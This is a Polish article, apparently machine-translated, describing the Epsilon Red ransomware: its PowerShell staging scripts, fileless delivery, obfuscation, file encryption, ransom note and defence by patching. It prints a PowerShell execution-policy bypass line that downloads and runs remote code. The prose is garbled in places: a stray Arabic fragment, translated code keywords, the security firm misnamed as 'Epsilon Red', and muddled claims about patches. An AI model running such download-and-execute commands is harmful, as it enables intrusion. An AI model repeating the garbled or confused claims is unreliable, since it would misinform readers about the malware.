Czy ostatnio naprawiłeś luki w zabezpieczeniach swoich serwerów?

Nowe zagrożenie ransomware, znane jako Epsilon Czerwony Niezałatane serwery Microsoft w korporacyjnych centrach danych. Nazwany na cześć mało znanego złoczyńcy z komiksów Marvela, Epsilon Red był stosunkowo mało znanym przeciwnikiem niektórych X-Menów z rozszerzonego uniwersum Marvela, „superżołnierzem” rzekomo rosyjskiego pochodzenia, z czterema mechanicznymi pazurami i wrogim usposobieniem.
Firma zajmująca się cyberbezpieczeństwem, znana jako Epsilon Red, niedawno odkryła tę technologię. SophosOd momentu odkrycia ransomware zaatakował wiele organizacji na całym świecie.
Szybkie linki
Czym jest Epsilon Red?
ا لـ Sophos To złośliwe oprogramowanie wykorzystuje kombinację skryptów języka Go i programu PowerShell do atakowania swoich celów. Możliwości skryptów programu PowerShell w programie Epsilon Red umożliwiają mu atakowanie serwerów Microsoft. Microsoft PowerShell to platforma skryptowa i programistyczna oparta na platformie .NET Framework.
PowerShell oferuje funkcje takie jak zdalne wykonywanie poleceń, dostęp do podstawowych interfejsów API firmy Microsoft i wiele innych. Wszystkie te funkcje sprawiają, że PowerShell jest przydatny dla administratorów systemów i użytkowników do automatyzacji zadań i procesów zarządzania systemem operacyjnym.
Jednak PowerShell może być również używany jako potężne narzędzie do tworzenia złośliwego oprogramowania. Zdolność skryptów do uzyskiwania dostępu do narzędzi Microsoft Windows Management Instrumentation (WMI) czyni je atrakcyjną opcją dla atakujących. Interfejs WMI (Windows Management Instrumentation Interface) pozwala systemom Microsoft rozpoznać skrypty PowerShell jako z natury godne zaufania. To zaufanie pozwala skryptom PowerShell na skuteczne maskowanie bezplikowego oprogramowania ransomware.
Dostarczanie ransomware bez plików za pomocą programu PowerShell
Ransomware bezplikowy to forma złośliwego oprogramowania, która jest ładowana w legalnych aplikacjach. Bezplikowe złośliwe oprogramowanie oparte na skryptach wykorzystuje możliwość ładowania się programu PowerShell bezpośrednio do pamięci urządzenia. Ta funkcja pomaga chronić złośliwe oprogramowanie przed wykryciem.
W typowym scenariuszu, po uruchomieniu skryptu, musi on najpierw zostać zapisany na dysku urządzenia. Pozwala to pakietom zabezpieczeń punktów końcowych na jego wykrycie. Ponieważ program PowerShell jest wyłączony ze standardowych procesów wykonywania i inspekcji skryptów, może on ominąć zabezpieczenia punktów końcowych. Ponadto, użycie parametru „bypass” w skryptach programu PowerShell umożliwia atakującym obejście ograniczeń dotyczących skryptów sieciowych.
Przykład parametru nadpisującego program PowerShell:
powershell.exe -ep Bypass -nop -noexit -c iex ((Nowy obiekt.WebClient).DownloadString('url'))Jak widać, zaprojektowanie parametrów nadpisywania programu PowerShell jest stosunkowo łatwe.



W odpowiedzi firma Microsoft wydała poprawkę, która usuwa lukę w zabezpieczeniach umożliwiającą zdalne wykonanie złośliwego oprogramowania w programie PowerShell. Poprawki działają jednak tylko wtedy, gdy są stosowane. Wiele organizacji złagodziło standardy dotyczące poprawek, narażając swoje środowiska na ataki. Epsilon Red został zaprojektowany tak, aby wykorzystać nadużycia związane z poprawkami zabezpieczeń.
Podwójna korzyść z Epsilon Red
Ponieważ Epsilon Red jest uważany za najskuteczniejszy na niezałatanych serwerach Microsoft, złośliwe oprogramowanie może być wykorzystywane zarówno jako ransomware, jak i narzędzie rozpoznawcze. Niezależnie od tego, czy Epsilon okaże się skuteczny w danym środowisku, zapewni atakującemu głębszy wgląd w możliwości zabezpieczeń celu.
Jeśli Epsilon pomyślnie uzyska dostęp do serwera Microsoft Exchange, organizacja wykazała brak zgodności z powszechnie stosowanymi, najlepszymi praktykami w zakresie łatania zabezpieczeń. Dla atakującego może to oznaczać, jak łatwo Epsilon mógłby przeniknąć do reszty środowiska docelowego.
Epsilon Red wykorzystuje techniki zaciemniania, aby ukryć swój ładunek. Zaciemnianie sprawia, że kod staje się nieczytelny i jest stosowane w złośliwych programach PowerShell, aby zminimalizować czytelność skryptów. W przypadku zaciemniania, polecenia cmdlet PowerShell z aliasami są używane, aby utrudnić aplikacjom antywirusowym identyfikację złośliwych skryptów w logach PowerShell.
Jednak zaciemnione skrypty programu PowerShell można rozpoznać prawym okiem. Częstym sygnałem zbliżającego się ataku skryptowego programu PowerShell jest utworzenie obiektu. WebClientAtakujący utworzy obiekt WebClient w kodzie PowerShell, aby utworzyć połączenie zewnętrzne ze zdalnym adresem URL zawierającym złośliwy kod.
Jeśli organizacja może zostać naruszona z powodu niedostatecznej łatki bezpieczeństwa, szanse na to, że będzie miała wystarczającą ochronę, aby wykryć zaciemnione skrypty programu PowerShell, maleją. Z drugiej strony, jeśli Epsilon Red nie zdoła zinfiltrować serwera, oznacza to, że atakujący może szybko zdemontować złośliwe skrypty programu PowerShell, co zmniejsza skuteczność ataku.
Infiltracja sieci Epsilon Red
Funkcjonalność Epsilon Red jest prosta. Wykorzystuje serię skryptów PowerShell do ataków na serwery. Skrypty te są ponumerowane od 1.ps1 do 12.ps1 (plus kilka nazw, których nazwy pochodzą od pojedynczej litery alfabetu). Celem każdego skryptu PowerShell jest przygotowanie serwera docelowego do przesłania ostatecznego ładunku.
Wszystkie skrypty PowerShell w Epsilon Red mają jeden cel. Jeden skrypt PowerShell w Epsilon Red służy do obejścia reguł zapory sieciowej celu. Kolejny skrypt z tej serii służy do odinstalowania aplikacji antywirusowej celu.
Jak można sobie wyobrazić, skrypty te działają w doskonałej harmonii, aby mieć pewność, że po dostarczeniu ładunku cel nie będzie mógł szybko zatrzymać jego przesyłu.
dostawa ładunków
Po tym, jak skrypty PowerShell Epsilon utorują drogę do ostatecznej kampanii, jest ona dostarczana jako rozszerzenie Red.exe. Po infiltracji serwera, Red.exe skanuje pliki serwera i kompiluje listę ścieżek katalogów dla każdego wykrytego pliku. Po utworzeniu listy, dla każdej ścieżki katalogów na liście tworzone są procesy potomne z nadrzędnego pliku złośliwego oprogramowania. Każdy podrzędny plik ransomware szyfruje następnie ścieżkę katalogów z pliku listy.
Po zaszyfrowaniu wszystkich ścieżek katalogowych na liście Epsilon, pozostawiany jest plik .txt informujący cel ataku i identyfikujący żądania atakującego. Dodatkowo, wszystkie dostępne węzły sieciowe połączone z zainfekowanym serwerem zostają zainfekowane, co umożliwia złośliwemu oprogramowaniu dalszą penetrację sieci.
Kto stoi za Epsilon Red?
Tożsamość atakujących wykorzystujących Epsilon Red pozostaje nieznana. Istnieją jednak pewne wskazówki wskazujące na pochodzenie atakujących. Pierwszą z nich jest nazwa złośliwego oprogramowania. Epsilon Czerwony Jest złoczyńcą z X-Menów, którego historia ma rosyjskie korzenie.
Druga wskazówka leży w pozostawionym pliku .txt z żądaniem okupu. Jest on podobny do notatki pozostawionej przez gang ransomware znany jako REvil. Jednak to podobieństwo nie wskazuje na to, że atakujący są członkami gangu. REvil prowadzi operację RaaS (Oprogramowanie ransomware jako usługa) gdzie partnerzy REvil płacą za dostęp do swojego złośliwego oprogramowania.
Musisz chronić się przed Epsilon Red.
Jak dotąd Epsilon Red skutecznie włamał się na niezałatane serwery. Oznacza to, że jedną z najlepszych metod obrony przed Epsilon Red i innymi złośliwymi programami typu ransomware jest odpowiednie zarządzanie środowiskiem. Dodatkowo, posiadanie rozwiązania zabezpieczającego, które umożliwia szybkie odszyfrowanie skryptów programu PowerShell, będzie przydatnym uzupełnieniem środowiska.